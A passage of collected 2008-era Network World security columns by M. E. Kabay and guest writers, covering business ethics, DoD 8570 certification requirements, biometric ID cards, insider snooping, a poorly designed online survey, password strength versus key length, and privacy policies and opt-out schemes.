This kind of advice bespeaks a dishonest mind. My friend was not in fact wealthy at that time, and pretending to be wealthy was a ruse – a deceptive move typical of confidence tricksters, who often adopt the guise of wealthy businessmen to trick their marks into giving away money for nothing. At the time, my friend commented, "If this guy is telling me to be dishonest, why on earth would I trust him to help me?" He also wondered about the intelligence of investors who could be tricked into investing by superficial cues such as a brand of car: would these people actually be serious enough to bother with? To his eternal credit, my friend stuck to his standards of integrity and refused to waste his money and his credibility for short-term gain. He is now a successful CEO of an established company.

* * *

This last story reminds me of yet another dear friend who founded a company more than 20 years ago. I remember well telling my wife how impressed I was by his insistence on not wasting money. He and his wife lived in a hovel – a well kept hovel, but a hovel – and they drove well-maintained but elderly small cars. Once, they were offered a contract by a person who turned out to be selling pornography; they turned him down immediately. Ten years later, they were multi-millionaires. They refused to sacrifice their moral values for short-term and illusory gains.

* * *

Finally, I remember working for a security consultancy startup many years ago. The company managers ordered all employees to fly to headquarters a few months after the company was funded. I protested, arguing that flying dozens of people thousands of miles was a complete waste of money: we would do much better using teleconferencing services. Nothing doing: we had to fly in.

When I arrived, I was horrified to discover that upper management had opted to furnish the office with completely new fancy furniture costing thousands of dollars per person (a single chair, for example, cost them over $500). In my typically diplomatic way, I said, "Are you nuts? We are a consultancy: we do our work at the client site. Nobody has to visit a consultancy's main office! This is a complete waste of money with no reasonable return on this expenditure." No luck there either.

About 18 months later, the company had burned through $65 million and was sold cheap to another company.

* * *

So my message to readers is to stick to your principles: don't lie, don't cheat, don't misrepresent. Incorporate an explicit standard in company policies:

> *We will do only what we would be proud to see on the front page of the national newspapers where our parents and loved ones could see exactly what we are doing.*

As for what Wikileaks has revealed about US government behavior, that's a story for a later column.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

DoD Offers Useful Certification Guidelines

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

MSIA graduate (class of 2007) Jacqueline R. Tregre is a Senior Information Assurance Engineer with the US Army in Arizona. She has very kindly contributed the following article to the column. The remainder of today's posting is entirely her work (with minor edits).

* * *

One of the difficult questions facing employers today is, "How much training is enough?" The Department of Defense (DoD) put its considerable resources into that very question and produced the "Information Assurance Workforce Improvement Program" manual, DoD 8570.01-M.[1] This manual, publicly available, calls out for industry standard certifications (and implicitly for the training to attain them) for both the technical personnel that actually put hands on systems, and for the management personnel responsible for running the organization's information assurance (IA) Program.

This development is important to private industry because if these levels of certification are required for the operation of the government, then it is reasonable to believe these levels will eventually become a *de facto* standard for industry. The DoD 8570 defines categories and specialties within the IA workforce, and certifications in *both* the computing and/or network environments and in the information assurance arena. For example, if someone is an enterprise administrator (Domain / Forest Administrator), s/he should be certified in the operating system (OS) that s/he administers, plus any applications administered in that computing environment. Furthermore, due to the extensive responsibilities of the individual, DoD 8570 demands that administrators (technically IAT-III, standing for IA Technical Level III) obtain suitable certifications; options include CISSP,[2] CISA,[3] SCNA,[4] or GSE[5].

The IA Manager category, or IAM, is responsible for IA policy, procedures, and the information technology (IT) workforce structure and training. The IAM-III requires the GSLC,[6] the CISM,[7] or the CISSP. Certifications such as these demonstrate that your IAM has the broadly scoped knowledge necessary to make prudent and reasonable decisions in information and network security policies and procedures.

The DoD 8570 certification requirements for Level III are the highest-level requirements; it also recognizes levels II and I. These roughly correlate to Enterprise Level (III), Network Level (II), and System Level (I). The DoD 8570 elaborates further on position requirements such as Experience, Knowledge, Supervision, and Other such as independence in actions. For example, the IAT-I works entirely within established policies and procedures, while the IAT-II "relies on experience and judgment to plan and accomplish goals within the [Network Environment]."[1] [pg 27]

The manual helpfully lists functions executed by each category and level. A supervisor may use these in writing job descriptions or especially in defining personnel ratings and rating standards. For example, the DoD 8570 lists 31 functions for the IAT-II position. One may establish standards with each function, such as, "T-II.20. Perform system audits to assess security related factors within the NE."[1] [pg 28], and add the words "every *x* days or less" to establish a standard.

Your Chief Information Security Officers (CISO) may also take these requirements to argue successfully for resources from the Chief Operating Officer (COO) or Chief Financial Officer

(CFO). The DoD 8570 gives management a good picture of what training the firm may deem as necessary, good to know, or non-essential.

If your organization receives, processes, stores, displays, or transmits DoD information, then the DoD 8500-series requirements apply to you, including these training requirements. If these requirements do apply, then consider having at least one person in your IT shop attain the Information Systems Security Engineering Professional (ISSEP) concentration certification of the CISSP. The ISSEP certifies an individual in knowledge of the NIST and DoD information assurance requirements. This level of knowledge could help your firm avoid a costly misstep in handling DoD information.

* * *

REFERENCES

[1] DoD 8570.01-M, Information Assurance Workforce Improvement Program, Department of Defense. Online. http://www.dtic.mil/whs/directives/corres/pdf/857001m.pdf . May 15, 2008.

[2] International Information Systems Security Certification Consortium (ISC)2. (ISC)² is the official organization that maintains and administers the CISSP certification exam. See https://www.isc2.org/cgi-bin/content.cgi?category=97

[3] CISA – Certified Information Systems Auditor from the Information Systems Audit and Control Association (ISACA); see http://www.isaca.org/Template.cfm?Section=CISA_Certification&Template=/TaggedPage/TaggedPageDisplay.cfm&TPLID=16&ContentID=4526

[4] Sun Certified Network Administrator; see http://www.sun.com/training/certification/solaris/scna.xml

[5] GSE – GIAC Security Expert; GIAC – Global Information Assurance Certification (SANS Institute); see http://www.giac.org/certifications/gse.php

[6] GSLC - GIAC Security Leadership Certificate; see http://www.giac.org/certifications/management/GSLC.php

[7] CISM - Certified Information Security Manager from ISACA; see http://www.isaca.org/Template.cfm?Section=CISM_Certification&Template=/TaggedPage/TaggedPageDisplay.cfm&TPLID=16&ContentID=4528

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www2.norwich.edu/mkabay/index.htm >.

Army Major (Retired) Jacqueline Tregre, MSIA, BSEE, ISSEP, was a Signal Corps Officer until 2004, and now continues 'the fight' as a Department of the Army Civil Service Computer Engineer in the Information Assurance arena.

Biometric Blooper?
National Identity Cards Might Benefit From Two-Factor Authentication

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Regular readers may know that I detest passwords as a method of authentication and have leaned towards tokens and biometric authentication as more secure, less expensive solutions for identification, authentication and authorization. However, my friend and colleague Frank Platt, a distinguished expert in physical security and emergency management for the last 40 years, sent me an interesting e-mail message recently and I asked him if we could publish it for the readers of this column.

The remainder of this column is Frank's (with minor edits):

* * *

The U.K. is planning to launch a national biometric identity card next year, along with a national database to include all the citizenry. This card will certainly be convenient when purchasing or banking or to quickly authenticate one's identity. But the whole idea may be deeply flawed.

On June 8, the London _Daily Mail_ carried an article whose headline was "Mafia will steal millions of biometric identities, MPs warned." < http://www.dailymail.co.uk/news/article-1024946/Mafia-steal-millions-biometric-identities-MPs-warned.html > The article covers a report to Parliament by Ross Anderson, < http://www.cl.cam.ac.uk/~rja14/ > Professor of Security Engineering in the Computer Laboratory < http://www.cl.cam.ac.uk/research/security/ > at the University of Cambridge < http://www.cam.ac.uk/ > in England and a well-known contributor to the security community. His point is that criminals can easily steal biometric scans.

Once that happens, it is not possible to re-enroll the person whose identity is compromised. You can't issue someone a new fingerprint [although MK notes that you can enroll another finger], or a new retina, or a new face. So once a person's biometric data are compromised, they will have to be out of the proposed system forever. There are much better ways for secure authentication, he suggests – for example, using chips within an ID card, PIN numbers, and perhaps random keypads.

I too offer a suggestion (not knowing exactly what the U.K. has in mind): two-factor authentication. If a PIN is required when using the national ID card and also a keypad with random key locations, the PIN can then seed an encryption process. Since the authentication process will first assign each 0-9 number to randomly selected keys on the keypad, the encrypted packets will be different each time. Then, if an identity is compromised, the PIN can easily be reissued. The person recording the biometric scan does not know the PIN, so simply changing the PIN can reestablish security. A new finger won't be necessary.

Next, here in the U.S., on June 5, President Bush issued Homeland Security Presidential Directive 24 (a.k.a. NSPD-59), "Biometrics for Identification and Screening to Enhance National Security." < http://www.fas.org/irp/offdocs/nspd/nspd-59.html > It is interesting, timely, and well thought out. The "Purpose" paragraph is as follows:

> "This directive establishes a framework to ensure that Federal executive departments and agencies (agencies) use mutually compatible methods and procedures in the collection, storage, use, analysis, and sharing of biometric and associated biographic and contextual information of individuals in a lawful and appropriate manner, while respecting their information privacy and other legal rights under United States law."

This system can be very useful in that millions of existing fingerprints can be scanned into a uniform database. Nor do I see privacy as an issue because the information already exists; the only complaint can be whether interoperability is a bad thing. But still, a national biometric system will create the same weaknesses as the proposed U.K. system if only one means of authentication is used.

And also at issue are the announced plans for U.S. passports with embedded radio-frequency identification (RFID) chips to store biometric identification. Security researchers have raised serious questions about their reliability and resistance to cloning.< http://www.wired.com/politics/security/news/2007/08/epassport >

* * *

Frank Platt is founder and president of Office Planning Services, which was located on Wall Street for 20 years and is now a virtual consultancy headquartered in Stark, N.H. He can be reached at 603-449-2211 or e-mail. < mailto:fnplatt@aol.com <

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Insider Controls Still Lacking:
Cyber-Ark Survey Offers Depressing Results

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

My colleague Tito de Morais, a security-awareness expert in Portugal < http://www.MiudosSegurosNa.Net > recently sent me this information via e-mail and has kindly allowed me to reprint it for the column:

* * *

Tito wrote, "Hi Mich -- You might find this interesting. This sort of news stresses the importance of background checks or perhaps psychological evaluations of personnel who can access critical or personal information."

- "One in three IT staff snoops on colleagues" < http://www.msnbc.msn.com/id/25263009/ >

- "Survey Reveals Scandal of Snooping IT Staff A third of IT staff secretly peek at confidential data" < http://www.cyber-ark.com/news-events/pr_20080619.asp >

* * *

Highlights of the report include

- 300 senior IT professionals, mostly from companies with more than 1,000 employees, responded to the survey questions carried out by Cyber-Ark
- About half admitted to accessing "information that was not relevant to their role" using administrative passwords
- About a third admitted to accessing confidential information such as salary details, personal emails, and meeting minutes
- About a third of the administrative passwords are changed only quarterly and about 9% are permanent, "giving access indefinitely to all those who know the passwords, even when they've left [their employer]"
- Half the respondents said they needed no authorization from anyone else to use the privileged accounts that granted access to information they had no business accessing
- Almost three-quarters of the companies in the sample set used insecure channels for transferring confidential data to business partners: about a third used e-mail, about a third used couriers, about a quarter used FTP and 4% used postal mail. Apparently "12% of these senior IT personnel who were interviewed also choose to send cash in the post!"

Tito de Morais continued his commentary to me as follows:

> "This reminded me of a case I followed closely in which a tech support guy had access to

> a PC where the payroll Excel file was stored. The file was used to process salaries and it contained banking details about where the salaries were supposed to be deposited every month. The tech support guy just inserted his bank account details on a director's record and started receiving the director's salary each month. The scam lasted some six months – until the day the bank manager called the director because the account lacked funds!"

Everyone involved in system and security administration must pay attention to personnel management and policies for effective control of information; in my series on "Personnel and Security" which began in May 2000 < http://www.networkworld.com/newsletters/sec/0501sec2.html >, new readers may find materials of value in thinking about controls over hiring, management and firing of personnel. In addition, the PowerPoint file < http://www.mekabay.com/courses/academic/norwich/is342/Lectures/31_Employment_Practices_Policies.ppt > or PDF notes < http://www.mekabay.com/courses/academic/norwich/is342/Lectures/31_Employment_Practices_Policies.pdf > on "Employment Practices and Policies" from my IS342 "Management of IA" course at Norwich University < http://www.mekabay.com/courses/academic/norwich/is342/index.htm > may be useful in prompting discussions security-group meetings or at brown-bag lunches organized by the IT staff.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Bad Verb:
A Bad User Interface in Action

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

So there I am, dutifully filling out a survey about our new my.superdupersecuritygroup.org bulletin board system when I finish the last question and click on the SUBMIT button.

WHAM!

“A single-line error message appears: “BAD VERB” it says, all by itself on the screen. No other information. No helpful guidance of the sort we teach our students to insert in error messages (“Always make error messages interpretable to the user: they don’t know or care what the internal error codes are, so tell them what to DO.”)

Nope. Just “BAD VERB” sitting in solitary splendor at the top of an otherwise empty page.

Muttering a few bad verbs of my own, I take a PDF printout of my survey responses, append a PDF printout of the error message and send the file to the support group with a note explaining what happened.

Later that day, I get the following e-mail:

“I’m the survey administrator and I got your message from the support group. You got the error message because you did not answer questions 8, 9 and even though they are marked as required fields by the asterisk after the question.”

Well, I take a look at those questions, and here’s what I write back to the charming person and others.

* * *

Dear Colleagues,

Thank you very much for providing such a good example of flawed user interface. I am copying my colleagues in the computer sciences group so they can illustrate their undergraduate lectures on Web design by pointing to your survey.

Question 8: "Is there a particular site, page or set of documents that are hard to find?" If you really insist on making this a required field, change the text to read, "Identify at least one particular site, page or set of documents that are hard to find – we cannot believe that you would actually want to leave this blank as a response. Or, if you want to be really difficult, write any of the words NO, NIET, NON, NICHTS or UGRONYDSKY in the space below."

Question 9: "What are your top five favorite things about my.superdupersecuritygroup.org?" Using the same reasoning – that you have made this a required field for no perceptible reason – I

suggest that you alter the question to read, "What are your top five favorite things about my.superdupersecuritygroup.org? If none come to mind, insert any five favorite things about sourdough, ball bearings or tardigrades."

Question 10: "Do you have five things that aren't doing it for you on my.superdupersecuritygroup.org?"

Oh now really. The answer space is infinite. How about

> 1) Providing the answer to Life, the Universe and Everything (thought to be 42 according to some experts).
>
> 2) Solving the problem of world peace or alternatively, of whirled peas.
>
> 3) Finding the largest prime number or demonstrating that there is no largest prime.
>
> 4) Explaining why my computer works perfectly as soon as a technical support staffer arrives – but no earlier – to fix the problem I reported twenty minutes ago.
>
> 5) Offering questionnaires that correctly #distinguish between required answers and optional answers.

Finally, in case the serious message didn't get through all the humor above, CHANGE QUESTIONS 8, 9 AND 10 TO OPTIONAL FIELDS RIGHT NOW, just like Question 13, which reads, “Please feel free to leave any parting thoughts about my.superdupersecuritygroup.org.”

And have someone fix the error message so that it is meaningful to users.

* * *

I don’t know if the charming person found my comments funny, but those fields and that error message really do need to get fixed, BAD VERB it.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

http://www.networkworld.com/newsletters/sec/2008/072108sec1.html

Responses from readers:

Well Done!
Submitted by Anonymous on Tue, 07/22/2008 - 5:30am
Thanks for doing what I have often been tempted to do in the face of these and similar nonsensical behaviors!

Bravo!
Submitted by Anon on Tue, 07/22/2008 - 6:08am.
Thank-you for the humour, the memories, and the perfect message!

I used to be one of those programmers
Submitted by Anon on Tue, 07/22/2008 - 6:26am.
Its so quick and easy to write code to do exactly what you want and its even easier and faster if you assume that everyone will know exactly what to put in and TFB if it is bad input; I don't have the time to write a routine to parse and interpret your input, get it right the first time! If you get an error message you don't understand then you don't deserve to be using my program - go back to playing Pong. And BTW: I also never documented either, my programs were self documenting. After all, who needs docummentation for a perfect program that has no bugs of any kind and will never need updating or changing.
I'm not a programmer any longer but after graduating from Hamburger U. I can say "Would you like fries with that" in 5 languages. (Next week I get to do the drive thru)
report spam reply Email this page

Ditto Bravo.
Submitted by Anon on Tue, 07/22/2008 - 6:35am.
Thanks Mitch

Ditto Bravo!
Submitted by Anon on Tue, 07/22/2008 - 6:44am.
Curmudgeoness becomes you..
fred t.

A nice dose of humor
Submitted by Anon on Tue, 07/22/2008 - 7:03am.
Finding the largest prime number or demonstrating that there is no largest prime.
You made my morning, thank you!

Standing ovation!
Submitted by Anon on Tue, 07/22/2008 - 7:22am.
You hit this dead on! I am really tired of BADVERB interfaces, with questions just like you describe. I have taken to filling in sarcastic or sardonic commentary.

Encryption Bottleneck:
Lessons from Performance Analysis

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Your computer is running slowly: guess you have to buy a faster processor, right?

Not necessarily.

You want strong encryption; guess you have to increase the encryption keylength, right?

Not necessarily.

Long ago in Internet time – which is to say, a more than quarter of a century ago, from 1980 through 1983 – I was an HP3000 MPE-operating-systems-internals specialist and IMAGE/3000 database-performance specialist for Hewlett Packard (Canada) Ltd working out of the Kirkland, Québec office. One of the lessons we learned and had to teach our customers as performance specialists is that there are five components that can account for computer system performance:

- Access to and speed of the central processing unit (CPU);
- Access to and speed of main memory (random-access memory or RAM);
- Access to and speed of secondary memory (magnetic disk);
- Network bandwidth;
- Application design.

Whichever of these factors is slowest defines the current performance bottleneck and limits the overall system throughput. Improve the factor causing that bottleneck and you will improve performance – until it hits the next bottleneck.

For example, after I went solo in my own JINBU (Mandarin Chinese for "Progress") Corporation consulting firm (1986-1998, RIP), I handled a major Canadian government HP3000 system in August 1989 that was up for replacement at a projected cost of C$2M. The administrators called me to help because their batch processing had crept over the morning shift start time of 0700 and the unionized employees had to be paid for waiting around until 0730 and then paid 1.5x for working the extra half hour at the end of their shift – an expensive half hour indeed. They wanted to survive until the January 2000 delivery date.

That report had my favorite executive summary of my entire consulting career so far. It was a single page that said "EXECUTIVE SUMMARY" and then had the question "Does <government agency> need to replace its HP3000 computer?" After 20 blank lines I wrote the single word, centered on the page, "No." <g>

The next page was labeled "SLIGHTLY LESS EXECUTIVE SUMMARY" and explained that the reasons the batch processing was slow had nothing to do with the speed of the CPU, which was the only improvement available from a CPU upgrade. The problem was that the product databases (1) hadn't be repacked on the main indexes in use and (2) were missing a couple of

obviously-useful indexes that would convert serial searches of huge datasets into random-access searches.

One month after my report, the head of operations called me gleefully to say that they were only through the first ten recommendations (of about 36) and were already completing the nightly batch processing by 0330. They canceled the order and were able to keep working efficiently for another 18 months, at which time they upgraded to an even better HP3000 for less money than the original order. Cool. The Canadian federal government then gave me a contract for twelve more HP3000 performance analyses over the next year; very cool.

Now back to encryption.

Dave Whitelegg, CISSP, CCSP writes an interesting, thoughtful and valuable blog that I recommend to readers < http://blog.itsecurityexpert.co.uk/ >. On 23 January 2008, he posted the article "WinZip Encryption Password Security" that makes the point that it's very nice that newer versions of WinZip include AES encryption at 128-bit, 192-bit, and 256-bit keylengths – but that it's the keyspace of the password, not of the key, that will determine the time required for dictionary and brute-force password cracking. Nobody is going to start cracking using all 192 bits: they start with short sequences such as obvious words plucked from a dictionary or a modified dictionary that includes typical character substitution and inclusion of randomly-placed special characters in password strings of increasing length.

I'll make the argument obvious by pushing it to its absurd extreme: if someone picks a one-character password from all possible extended ASCII characters, it doesn't matter how big the encryption key is, because there are only 256 characters in the set and 32 of them are not even usable in most password-entry fields (e.g., Null, EOT, ENQ, ACK, BELL, and so on).

So just as in analyzing system performance, we have to remember when analyzing cryptographic strength that we are studying a system, not just isolated components.

Go forth and teach your users how to create appropriately complex passwords for the value of their data in addition to choosing the right keylength of their encryption algorithms.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

The Privacy Policy Problem (1): A Model Policy

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Many organizations strive to protect the confidentiality of prospects and clients. In this column and the next three, I want to explore issues relating to privacy policies and the sometimes problematic relations between legitimate, well-meaning institutions and the commercial organizations with which they do business – and the criminal organizations which abuse their good names and reputations.

Norwich University's Privacy Policy< http://www.graduate.norwich.edu/privacy_policy.php > stands as an excellent example of a clear, well-written and comprehensive document – an example that could usefully be considered by readers of this column who may need a sample policy for their own organization's use. Links to the policy are available where visitors may enter personally identifiable information (PII); for example, the admissions-related pages have links at the bottom of every page with a data-entry form. Specifically, the policy makes the following essential points (quoting with added commentary in square brackets):

- "Norwich University requests a certain amount of information from our clients in order to provide the online experience." [A privacy policy should begin with a statement of the purpose of data collection.]
- "Although we gather names, e-mail addresses, locations and other personal information (dependent on the platform being used), all information is kept confidential." [The introduction makes the intent of the policy clear.]
- "Information is used for course registration, billing purposes, providing knowledge about our client base, managing our services and to assist us in making the online experience the best possible." [These are useful clarifications of the intended applications for the collected data.]
- "Information about who may login in from time to time is analyzed in order to allow us to monitor and maintain our network. Information about our clients may also be used to provide feedback to our institutional clients; at no time do we share this information with an outside source. We may, from time to time, examine a platform for statistical purposes, but we will not identify any individual in doing so." [These are specific constraints on how the data are to be used.]
- "Information placed on our systems may be available to others on our various platforms, depending on the platform chosen. This information is used strictly to allow a client to participate in their individual course(s) and is kept confidential. We will not divulge private information to any unauthorized person." [These sentences add some more well-defined constraints.]
- "It is understood that information entered on our system(s) may be seen by a variety of people administering, participating in or monitoring any part of the chosen platform, within the reasonable guidelines set therein." [Although this alert may seem obvious to information technology specialists, it is worth reminding non-technical people of the reality of data collection.]
- "[Norwich] will also comply with any legal request(s) made by any body so authorized

> for information, should proper documentation be provided to us." [This is the get-out-of-jail card that puts users on notice that the University will fully comply with all appropriate court orders and other legal obligations from duly constituted authorities.]

In my next column, I'll look at the problems which can occur when working with independent partner organizations that may have different privacy policies from one's own.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

The Privacy Policy Problem (2): Controlling Business Partners

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In this series of four articles, I'm exploring privacy policies. Today I'll continue with an analysis of potential problems due to independent partner organizations working on behalf of their clients without adequate supervision and coordination.

First of all, if one of the sites which you are paying is selling or otherwise sharing the names and contact information of people who enquire specifically about your products, programs, and services to your competitors, you may want to discuss their practices with them. On economic grounds alone, such behavior may be counterproductive; worse, it may tarnish your reputation as an institution of integrity or erroneously give prospects and clients the impression of improper behavior. Therefore, your organization should periodically audit sites marketing information about you on the Web.

For example, in researching this question I found sites whose privacy policies do little to protect visitors' privacy. For example, some of these policies state that information collected on the site may be shared with business partners, service providers, sweepstakes and promotions organizers, subsidiaries, law enforcement, and non-affiliated companies.

One text about *non-affiliated companies* would raise concerns for anyone. The policy begins reassuringly, "We do not share Information with any non-affiliated third party except: (1) in select circumstances when Our business partner refers you to Us and you give Us permission to share specific Information, such as your name and email address, with such business partner on your order form…." Unfortunately, it continues with "… or (2) when Our business partner provides a product or service that We feel may be of interest to you." That second part makes the assurance meaningless. The statement means that the company will share personally-identifiable information with anyone it chooses to do business with – or more bluntly, to whom it will sell prospects' names for profit. Give them enough money and I'm sure that practically anything will seem interesting.

The lesson I draw from this cursory investigation is that no one can afford to do business with people who do not use the same strict policies of privacy protection as their own organization. Readers should perform a systematic audit of all their organizations' links to third parties to verify that deviations from their privacy policies do not lead to embarrassment and legal liability.

The unacceptable site I located includes methods for opting out of the unwanted advertising and sharing of personally-identifiable information; that topic is the subject of the third article in this series.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www2.norwich.edu/mkabay/index.htm >.

The Privacy Policy Problem (3): Opting Out of Opting Out

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my most recent two columns, I've been discussing privacy policies. Today I want to look at some of the issues that can occur when you work with other organizations whose policies may differ from yours.

One of the sites I investigated where interested parties could fill in a form to request information included some information on opting out of receiving junk e-mail and other unsolicited marketing materials from itself, its business partners, and anyone to whom it chose to sell enquirers' names.

The Privacy Policy included the following information:

- E-mail Opt-out Options: Each marketing e-mail We send includes instructions and an opt-out link.

- Refusing Cookies: Subject to the section below pertaining to cookies and web bugs, you have the ability to prohibit being served an advertisement based on cookie technology. We utilize reputable third-party vendors to serve advertisements. If however, you are not comfortable with cookies, you can adjust the settings within your browser to further prohibit being served a cookie. Please see the browser's instructions to perform this task.

- The National Advertising Initiative (NAI) has developed an opt-out tool with the express purpose of allowing consumers to "opt-out" of the targeted advertising delivered by its member networks. You can visit the NAI opt-out page and opt-out of this cookie tracking. Please visit: http://www.networkadvertising.org/optout_nonppii.asp .

- Other Options: If you would like to opt-out of Our promotional marketing, and would like to contact Us, please send Us an e-mail at privacy@<suppressed>.com

Most people in the security field with whom I have discussed the issue argue strongly against opting-out as an acceptable form of control over the abuse of personally-identifiable information. The European Coalition Against Unsolicited Commercial Email (EuroCAUCE) < http://www.euro.cauce.org/en/ > has a succinct explanation of the arguments< http://www.euro.cauce.org/en/optinvsoptout.html >; here is my summary of the issues:

- Opt-out schemes cannot cope with the sheer scale of spamming. Spreading e-mail addresses from one spammer to another inevitably outraces attempts to react to each new source after the fact.

- It is impossible to ensure that permanent do-not-spam lists are consulted by spammers.

- There is no mechanism for supervision of compliance efforts.

- There are no enforcement mechanisms to prevent abuse.

In my view, opt-out schemes for protecting privacy are usually legitimate attempts to balance marketing departments' needs for productivity with privacy advocates' preference for better protection. However, for some unscrupulous marketers, opt-out policies may mask deliberate programs to capture user information that can be used or sold at a profit before the users can stop the abuse. Your organization should carefully examine the advantages and disadvantages of opt-out schemes before signing contracts with firms that use such methods.

Editor Jeff Caruso pointed out to me that Network World itself uses opt-out provisions in its own privacy policy.< http://www.networkworld.com/tos.html > I want to make it clear that I do _*not*_ think that all users of opt-out methods are Bad People or that no one should ever use the services of organizations that choose to include opt-out in their terms of service. Personally, I have had no problem at all with Network World's services. Nonetheless, with all due respect to my publisher, my personal preference is to opt out of using opting out.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

The Privacy Policy Problem (4): Reality Hits Home

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the last three columns, I've been looking at the complexities of protecting client or prospect privacy (personally identifiable information or PII) in an interconnected world.

The problem is greatly complicated by the web of relationships that can develop in the world of marketing. The relationships can involve remote firms that have contracts with your marketing division or contracts with firms that are one or more levels removed from direct interaction with your organization. Worse still, some sites may even be run by rogue organizations which have never had any contractual links whatever with you or with any of your legitimate agents. These facts make it almost impossible to prevent PII from visitors interested in your products, services or programs from being spread to other institutions.

You are left with a distasteful duty to warn all applicants that you can control the use of their PII only when they enter data into forms directly under the control of your own staff or of firms which have contractual obligations to follow your privacy policy. Examine your privacy policies to see if you should include explicit warnings that they apply only to your clients and not to people asking for information. It may make sense also to include a warning about the impossibility of your controlling privacy policies on Web sites outside your own domain.

In terms of response to complaints, you will have to continue being prepared to respond, basically, "Caveat emptor" (buyer beware). You can prepare general texts regretting (and repudiating) the impression that your organization has violated any privacy policy and explaining that anyone entering data on _*any*_ Web site would do well to examine the local privacy policy for clarification of what degree of protection is offered for PII. If the privacy terms seem too loose, privacy-conscious individuals may decide to skip using those Web sites; instead, they can look for safer, more trustworthy alternatives that provide the same access to the desired information.

As mentioned above, an additional and probably intractable problem is that not everyone who uses your name and your logo necessarily has any business relationship with your organization at all. Phishing (using fake e-mail that looks like legitimate messages from well-known organizations) and pharming (using fake Web pages that look like legitimate Web sites belonging to well-known organizations), for example, are based on impersonation of business entities. Someone could easily use your organization's name and logo on a form claiming to be related to providing information about your organization, products, services or programs – and then simply use the collected PII for their own purposes. Failure to send the victim the requested information reflects badly on your perfectly innocent and unknowing organization; selling the PII to spammers makes you look terrible. And what are you going to do about it?

If someone is abusing your trademark or your servicemark, you can sue them for misappropriation – if you can find them. With fraudulent Web sites appearing and disappearing with lifetimes measured in hours or days, it is going to be hard to locate the criminals who are

ruining your reputation. Going after the service providers is going to be tough because many jurisdictions have laws protecting Internet Service Providers, including some Web hosting services, from legal liability if they pay no attention to the content of what their clients are putting on the Web. From a practical perspective, what can a CISO do to stop this kind of abuse?

In practice, your organization can hope to obtain redress only from responsible, stable firms with which you have signed contracts. Such firms will care about their own reputation as well as yours and will respond to both notification of abuse and the possibility of legal pressure. Criminals, however, are out of your control, especially if there are international boundaries in the way. The chances of getting any response, let alone cooperation, from law enforcement agencies in many parts of the world where criminals abuse the Internet are virtually nil.

